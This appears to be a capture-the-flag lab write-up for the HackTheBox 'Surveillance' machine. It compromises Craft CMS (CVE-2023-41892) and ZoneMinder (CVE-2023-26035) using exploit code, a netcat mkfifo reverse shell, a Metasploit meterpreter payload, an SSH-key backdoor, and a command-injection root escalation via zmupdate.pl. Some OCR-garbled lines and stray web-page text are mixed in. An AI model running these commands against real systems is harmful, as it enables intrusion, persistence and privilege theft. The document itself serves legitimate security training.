


Table of Contents

Scanning.....	1
Craft CMS.....	2
User	2
Privilege Escalation	5

Scanning

```
Nmap scan report for surveillance.htb (10.10.11.245) (iente-x86_64)
Host is up (0.19s latency).
Not shown: 996 closed tcp ports (conn-refused)
PORT      STATE    SERVICE          VERSION
22/tcp    open     ssh  ps2zubunt  OpenSSH 8.9p1 Ubuntu 3ubuntu0.4 (Ubuntu Linux; protocol 2.0)
80/tcp    open     http   nginx       nginx 1.18.0 (Ubuntu)
3325/tcp  filtered active-metin Dec 17 05:06:50 AM UTC 2023
3369/tcp  filtered satvid-datalnk
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel_240
```

Accessing the website:



As I was poking around the website, trying to find cool features to play with, sadly, nothing really caught my attention. But hey, down at the bottom of the page, it says that the website is powered by Craft CMS.

Erel Regev

Craft CMS

Craft CMS (Content Management System) is a web publishing platform that helps you create and manage digital content. It provides a flexible and user-friendly environment for building websites and web applications.

Exploitation:

I was looking for known vulnerabilities to exploit and found the following:

<https://nvd.nist.gov/vuln/detail/CVE-2023-41892>

CVE-2023-41892 is a security vulnerability discovered in Craft CMS, a popular content management system. Craft CMS versions affected by this vulnerability allow attackers to execute arbitrary code remotely, potentially compromising the security and integrity of the application.

<https://gist.github.com/to016/b796ca3275fa11b5ab9594b1522f7226>

I turned on the Proxy using burpsuite and configured it by line 34 in the code:


```

26
27     def getTmpUploadDirAndDocumentRoot():
28         data = {
29             "action": "conditions/render",
30             "configObject[class]": "craft\\elements\\conditions\\ElementCondition",
31             "config": r'{"name":"configObject","as ":"{"class":"\\GuzzleHttp\\\\Psr7\\\\FnStream", "__construct()":{"methods":{
32             }
33
34             response = requests.post(url, headers=headers, data=data, proxies={"http": "http://127.0.0.1:8080"})
35
36             pattern1 = r'<tr><td class="e">upload_tmp_dir</td><td class="v">(.*)</td><td class="v">(.*)</td></tr>
37             pattern2 = r'<tr><td class="e">\$_SERVER[\\"DOCUMENT_ROOT\\"]</td><td class="v">([^<+])</td></tr>
38

```

We got a shell!

User



The terminal window shows the following session:

```

File Actions Edit View Help
└──(kali㉿kali)-[~/Desktop/Machines/Surveillance]
$ python3 exploit.py http://surveillance.htb
[-] Get temporary folder and document root ...
[-] Write payload to temporary file ...
[-] Trigger imagick to write shell ...
[-] Done, enjoy the shell
$ 

```

The shell is awful though. Let's upgrade it! I used the following payload from the command line:

```
rm /tmp/f; mkfifo /tmp/f; cat /tmp/f | sh -i 2>&1 | nc 10.10.14.95 8888 >/tmp/f; disown;
```

Erel Regev

The screenshot shows two windows. The top window is Burp Suite's "Proxy" tab, displaying a completed exploit chain for the "surveillance.htb" service. The bottom window is a terminal session on a Kali Linux machine, showing a successful exploit and a new shell being established on port 8888.

```
(kali㉿kali)-[~/Desktop/Machines/Surveillance]
$ python3 exploit.py http://surveillance.htb
[-] Get temporary folder and document root ...
[-] Write payload to temporary file ...
[-] Trigger imagick to write shell...
[-] Done, enjoy the shell
$ rm /tmp/f; mkfifo /tmp/f; cat /tmp/f | sh -i 2>&1 | nc 10.10.14.95 8888 >/tmp/f; disown;
zsh: corrupt history file /home/kali/.zsh_history
(kali㉿kali)-[~]
$ 
(kali㉿kali)-[~]
$ nc -lvp 8888
listening on [any] 8888 ...
connect to [10.10.14.95] from surveillance.htb [10.10.11.245] 38302
sh: 0: can't access tty; job control turned off
$ 
```

Now after we got a new shell, lets stabilize it using the following commands:

The terminal session shows the user stabilizing the shell by running 'nc -lvp 8888' to listen for connections, then connecting back to the exploit host with 'sh -i 2>&1 | nc 10.10.14.95 8888 >/tmp/f; disown;'. Finally, they run 'stty raw -echo; fg' to regain control of the terminal.

```
(kali㉿kali)-[~]
$ nc -lvp 8888
listening on [any] 8888 ...
connect to [10.10.14.95] from surveillance.htb [10.10.11.245] 38302
sh: 0: can't access tty; job control turned off
$ python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@surveillance:~/html/craft/web/cpresources$ ^Z
zsh: suspended nc -lvp 8888

(kali㉿kali)-[~]
$ stty raw -echo; fg
[1] + continued nc -lvp 8888
          export TERM=xterm
www-data@surveillance:~/html/craft/web/cpresources$ 
```

Now, after long investigation of the back-end files, including the .env file, that lead to a dead end while trying to crack the found hashes, I went to look in the backup directories for older files:

The terminal session lists files in the '/home/www-data/html/craft/storage/backups' directory, specifically focusing on a large SQL database file named 'surveillance--2023-10-17-202801--v4.4.14.sql.zip'.

```
www-data@surveillance:~/html/craft/storage/backups$ ls -la
total 28
drwxrwxr-x 2 www-data www-data 4096 Oct 17 20:33 .
drwxr-xr-x 6 www-data www-data 4096 Oct 11 20:12 ..
-rw-r--r-- 1 root    root    19918 Oct 17 20:33 surveillance--2023-10-17-202801--v4.4.14.sql.zip
www-data@surveillance:~/html/craft/storage/backups$ 
```

It seems to be an old SQL database. Maybe we can find relevant credentials or info in there.

I launched http server on the remote machine and downloaded the file to my local machine using wget:

The terminal session shows the user launching a local HTTP server with 'python3 -m http.server' and then downloading the SQL file from the remote machine with 'wget 10.10.11.245:8000/surveillance--2023-10-17-202801--v4.4.14.sql.zip'.

```
www-data@surveillance:~/html/craft/storage/backups$ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...

(kali㉿kali)-[~/Desktop/Machines/Surveillance]
$ wget 10.10.11.245:8000/surveillance--2023-10-17-202801--v4.4.14.sql.zip
--2023-12-17 18:13:56-- http://10.10.11.245:8000/surveillance--2023-10-17-202801--v4.4.14.sql.zip
Connecting to 10.10.11.245:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 19918 (19K) [application/zip]
Saving to: 'surveillance--2023-10-17-202801--v4.4.14.sql.zip'

2023-12-17 18:13:56 (150 KB/s) - 'surveillance--2023-10-17-202801--v4.4.14.sql.zip' saved [19918/19918]
```

Time to explore the file!

I opened it using a text editor...

Erel Regev

```


2230 TO `userpreferences` VALUES (1, {"language": "en-US", "locale": null, "weekStartDay": "\1", "alwaysShowFocusRings": false, "useShapes": false, "underlineLinks": false, "notificationDuration": "1000ms");
2231 ALTER TABLE `userpreferences` ENABLE KEYS /*;
2232 BLES;
2233
2234
2235 g data for table `users`
2236
2237
2238 ES `users` WRITE;
2239 ALTER TABLE `users` DISABLE KEYS /*;
2240 omit=0;
2241 TO `users` VALUES (1, NULL, 1, 0, 0, 0, 1, 'admin', 'Matthew B', 'Matthew', 'B', 'admin@surveillance.htb', '39ed84b22ddc63ab3725a1820aaa7f73a8f3f10d0848123562c9f35c675770ec', '2023-10-17 20:22:34', NULL, NULL, NULL);
2242 ALTER TABLE `users` ENABLE KEYS /*;
2243 BLES;
2244
2245
2246
2247
2248 g data for table `volumefolders`
2249
2250
2251 ES `volumefolders` WRITE;
2252 ALTER TABLE `volumefolders` DISABLE KEYS /*;
2253 omit=0;
2254 ALTER TABLE `volumefolders` ENABLE KEYS /*;
2255 BLES;

```

Boom!!!

Enter up to 20 non-salted hashes, one per line:

39ed84b22ddc63ab3725a1820aaa7f73a8f3f10d0848123562c9f35c675770ec



Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sh1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
39ed84b22ddc63ab3725a1820aaa7f73a8f3f10d0848123562c9f35c675770ec	sha256	Success! 0

We have a user 'Matthew' and a password!

Let's try to login using SSH:

We are in and we have the user flag!

matthew@surveillance: ~

(kali㉿kali)-[~/Desktop/Machines/Surveillance]

\$ ssh matthew@10.10.11.245

matthew@10.10.11.245's password:

Welcome to Ubuntu 22.04.3 LTS (GNU/Linux 5.15.0-89-generic x86_64)

* Documentation: <https://help.ubuntu.com>
* Management: <https://landscape.canonical.com>
* Support: <https://ubuntu.com/advantage>

System information as of Sun Dec 17 04:27:01 PM UTC 2023

Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line.

System load: 0.0 Processes: 231
Usage of /: 84.3% of 5.91GB Users logged in: 1820aaa7f73a8f3f10d0848123562c9f35c675770ec
Memory usage: 16% IPv4 address for eth0: 10.10.11.245
Swap usage: 0%

Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See <https://ubuntu.com/esm> or run: sudo pro status

Color Codes: █ Exact match, █ Partial match, █ Not found

The list of available updates is more than a week old.
To check for new updates run: sudo apt update

How CrackStation Works

Last login: Tue Dec 5 12:43:54 2023 from 10.10.14.40

matthew@surveillance:~\$ ls

user.txt

matthew@surveillance:~\$ cat user.txt

f

matthew@surveillance:~\$

CrackStation uses massive pre-computed lookup tables to crack password hashes. These tables store a mapping between the hash of a password, and the password for that hash. The hash values are indexed so that it is possible to quickly search the database for a given hash. If the hash is present in the database, the password can be recovered in a fraction of a second. This only works for "unsalted" hashes. For information on password hashing systems that are not using

Erel Regev

Privilege Escalation

I was enumerating the machine using scripts such as Linpeas, Linuxenum, pspy64 with nothing useful for now. I was interested whether there are more open ports of different services running on the machine and I found the following:

```
matthew@surveillance:~$ sudo -l
[sudo] password for matthew: e-volumefolders
Sorry, user matthew may not run sudo on surveillance.
matthew@surveillance:~$ netstat -tapan
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address          Foreign Address        State      PID/Program name
tcp        0      0 127.0.0.1:3306           0.0.0.0:*              LISTEN     -
tcp        0      0 127.0.0.53:53            0.0.0.0:*              LISTEN     -
tcp        0      0 0.0.0.0:8000            0.0.0.0:*              LISTEN     -
tcp        0      0 127.0.0.1:8080            0.0.0.0:*              LISTEN     -
tcp        0      0 0.0.0.0:22             0.0.0.0:*              LISTEN     -
tcp        0      0 0.0.0.0:80              0.0.0.0:*              LISTEN     -
tcp        0      0 248.10.10.11.245:22       10.10.14.95:32932    ESTABLISHED -
tcp        0      1 10.10.11.245:35484        8.8.8.8:53            SYN_SENT   -
tcp        0      0 10.10.11.245:38302        10.10.14.95:8888    ESTABLISHED -
tcp6       0      0 ::1:22                  ::*:*                 LISTEN     -
matthew@surveillance:~$
```


To be able to access it, I need to Port forward it:

```
[—(kali㉿kali)-[~]
$ ssh -L 8081:localhost:8080 matthew@10.10.11.245
matthew@10.10.11.245's password:
Welcome to Ubuntu 22.04.3 LTS (GNU/Linux 5.15.0-89-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage
 ZoneMinder Login

 System information as of Sun Dec 17 04:38:43 PM UTC 2023
semiauto
System load:  0.0          Processes:           237
Usage of /:   84.3% of 5.91GB   Users logged in:   1
Memory usage: 16%
Swap usage:   0%
ZoneMinder Login
```

Let's try to access the localhost using the new port (8081):



ZoneMinder is an open-source video surveillance software suite designed to monitor, record, and manage video feeds from security cameras. It provides a comprehensive set of features for security and surveillance purposes.

After searching for relevant vulnerabilities I found the following:

CVE-2023-26035 Detail

MODIFIED

This vulnerability has been modified since it was last analyzed by the NVD. It is awaiting reanalysis which may result in further changes to the information provided.

Description

ZoneMinder is a free, open source Closed-circuit television software application for Linux which supports IP, USB and Analog cameras. Versions prior to 1.36.33 and 1.37.33 are vulnerable to Unauthenticated Remote Code Execution via Missing Authorization. There are no permissions check on the snapshot action, which expects an id to fetch an existing monitor but can be passed an object to create a new one instead. TriggerOn ends up calling shell_exec using the supplied Id. This issue is fixed in versions 1.36.33 and 1.37.33.

Severity

CVSS Version 3.x

CVSS Version 2.0

CVSS 3.x Severity and Metrics:



NIST: NVD

Base Score: 9.8 CRITICAL

Vector: CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H



CNA: GitHub, Inc.

Base Score: 7.2 HIGH

Vector: CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:C/C:L/I:L/A:N

It is possible to import custom module into msfconsole to exploit that:

<https://packetstormsecurity.com/files/175675/ZoneMinder-Snapshots-Command-Injection.html>

I save it as a .rb file and saved it in the msfconsole exploit directory on my local machine:

```

surveillance--....01--v4.4.14.sql x zoneminder_snapshots.rb x
1 ##
2 # This module requires Metasploit: https://metasploit.com/download
3 # Current source: https://github.com/rapid7/metasploit-framework
4 #
5 ##
6
7 class MetasploitModule < Msf::Exploit::Remote
8   Rank = ExcellentRanking
9
10  include Msf::Exploit::Remote::HttpClient
11  prepend Exploit::Remote::AutoCheck
12  include Msf::Exploit::CmdStager
13
14  def initialize(info = {})
15    super(
16      update_info(
17        info,
18        'Name' => 'ZoneMinder Snapshots Command Injection',
19        'Description' => %q{
20          This module exploits an unauthenticated command injection
21          in zoneminder that can be exploited by appending a command
22          to the "create monitor ids[]"-action of the snapshot view.
23          Affected versions: < 1.36.33, < 1.37.33
24        },
25        'License' => MSF_LICENSE,
26        'Author' => [
27          'UnblvR', # Discovery
28          'whotwagner' # Metasploit Module
29        ],
30        'References' => [
31          ['CVE', '2023-26035'],
32          ['URL', 'https://github.com/ZoneMinder/zoneminder/security/advisories/GHSA-72rg-h4vf-29gr']
33        ],
34        'Privileged' => false,
35        'Platform' => ['linux', 'unix'],
36        'Targets' => [

```

```

[(kali㉿kali)-[~/Desktop/Machines/Surveillance]]$ sudo cp /home/kali/Desktop/Machines/Surveillance/zoneminder_snapshots.rb .
[sudo] password for kali: size(info = {})


```

Then I reloaded the modules to msfconsole:

```

File Actions Edit View Help
msf6 > reload_all
[*] Reloading modules from all module paths...

```

Erel Regev

```
msf6 > search zoneminder
          ID: 27          Name: ZoneMinder - Create Monitor - Command Injection
          Version: 1.36.33      Status: Exploit available
          Disclosure Date: 2022-04-27      Rank: Excellent
          Check: Yes      Description: ZoneMinder - Create Monitor - Command Injection

Matching Modules
=====
#  Name
-  ----
  0 exploit/unix/webapp/zoneminder_lang_exec
  1 exploit/zoneminder_snapshots

          ID: 27          Name: ZoneMinder - Create Monitor - Command Injection
          Version: 1.36.33      Status: Exploit available
          Disclosure Date: 2022-04-27      Rank: Excellent
          Check: Yes      Description: ZoneMinder - Create Monitor - Command Injection
  1 exploit/zoneminder_snapshots
```

Configured the relevant information:

RHOSTS

RPORT

LHOST

TARGETURI

```
msf6 exploit(zoneminder_snapshots) > set targeturi /index.php
targeturi => /index.php
msf6 exploit(zoneminder_snapshots) > run

[*] Started reverse TCP handler on 10.10.14.95:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[*] Elapsed time: 16.700395564001155 seconds.
[*] The target is vulnerable.
[*] Fetching CSRF Token
[*] Got Token: key:eb21342b63a49f60ede88dfb1775d70f07706d0b,1702835111
[*] Executing nix Command for cmd/linux/http/x64/meterpreter/reverse_tcp
[*] Sending payload
[*] Sending stage (3045380 bytes) to 10.10.11.245
[*] Meterpreter session 1 opened (10.10.14.95:4444 -> 10.10.11.245:59596) at 2023-12-17 19:45:17 +0200
[*] Payload sent

meterpreter > [REDACTED]
```

```
meterpreter > getuid
Server username: zoneminder
meterpreter > [REDACTED]
```

By incorporating my SSH public key into the ZoneMinder user's Authorized_keys file, I've established a setup that allows me to connect to the user through SSH effortlessly, eliminating the requirement for a password during the authentication process.

```
echo "ssh-rsa AAAAB3NzaC1yc2EAAAQABgQC5oUnQbFh1+4HEuQjrcG3e3/od5wfQ01dl4yu9x0GGly009MHdVYIP873RYm/fgvDkxxVBk7PXB4ZriPI/0tt7YjafcCNCC68tta6NSeH5hJmFYwhEuIUEaRtyULH7GD+pdYeLki08viE6n70/cugn8udXQP+82hz9TWsZkjapWiWXK1U14ALaT0xYiy4eYv8xWtVmzcPs+KuuxQSls -la total 12 drwxr-xr-x 2 zoneminder zoneminder 4096 Dec 17 17:52 . drwxr-x--- 3 zoneminder zoneminder 4096 Dec 17 17:50 .. -rw-r--r-- 1 zoneminder zoneminder 563 Dec 17 17:52 authorized_keys [REDACTED]
```

We got a reverse connection with the user zoneminder!

Alright, so first thing to do, same as normal user, is to check whether the user can execute commands using sudo:

```
zoneminder@surveillance:~$ sudo -l
Matching Defaults entries for zoneminder on surveillance:
  env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use��
User zoneminder may run the following commands on surveillance:
  (ALL : ALL) NOPASSWD: /usr/bin/zm[a-zA-Z]*.pl *
zoneminder@surveillance:~$ [REDACTED]
```

Looks promising!

Any command that matches the pattern "/usr/bin/zm[a-zA-Z]*.pl *" can be executed without password authentication.

```
zoneminder@surveillance:~$ ls /usr/bin/zm[a-zA-Z]*.pl *
ls: cannot access '*': No such file or directory
/usr/bin/zmaudit.pl      /usr/bin/zmdc.pl      /usr/bin/zmonvif-trigger.pl   /usr/bin/zmstats.pl    /usr/bin/zmtrack.pl    /usr/bin/zmvideo.pl
/usr/bin/zmcantool.pl   /usr/bin/zmfilter.pl   /usr/bin/zmpkg.pl     /usr/bin/zmsystemctl.pl /usr/bin/zmtrigger.pl  /usr/bin/zmwatch.pl
/usr/bin/zmcontrol.pl   /usr/bin/zmonvif-probe.pl /usr/bin/zmrecover.pl  /usr/bin/zmtelemetry.pl /usr/bin/zmupdate.pl   /usr/bin/zmx10.pl
zoneminder@surveillance:~$ [REDACTED]
```

Erel Regev

I systematically reviewed each script utilizing the -h flag for assistance. This meticulous inspection revealed the existence of the /usr/bin/zmupdate.pl script, notable for its acceptance of a 'dbuser' parameter.

Taking advantage of the suspected command injection in the '/usr/bin/zmupdate.pl' script, I devised a command aimed at duplicating 'bash' and endowing the duplicate with SUID (Set User ID) privilege. The injected command within the 'dbuser' parameter was:

```
sudo /usr/bin/zmupdate.pl -version=2 -u '$(cp /bin/bash /tmp/.root; chmod u+s /tmp/.root;)' -p "nothing"
```

```
zoneminder@surveillance:~$ sudo /usr/bin/zmupdate.pl -version=2 -u '$(cp /bin/bash /tmp/.root; chmod u+s /tmp/.root;)' -p "nothing"
Initiating database upgrade to version 1.36.32 from version 2
WARNING - You have specified an upgrade from version 2 but the database version found is 1.36.32. Is this correct?
Press enter to continue or ctrl-C to abort :

Do you wish to take a backup of your database prior to upgrading?
This may result in a large file in /tmp/zm if you have a lot of events.
Press 'y' for a backup or 'n' to continue : y
Creating backup to /tmp/zm/zm-2.dump. This may take several minutes.
mysqldump: Got error: 1698: "Access denied for user '-pnothing'@'localhost'" when trying to connect
Output:
Command 'mysqldump -u$(cp /bin/bash /tmp/.root; chmod u+s /tmp/.root;) -p'nothing' -hlocalhost --add-drop-table --databases zm > /tmp/zm/zm-2.dump' e
th status: 2
zoneminder@surveillance:~$ /tmp/.root -p
.root-5.1# cat /root/root.txt
B[REDACTED]
.root-5.1#
```

Congrats 😊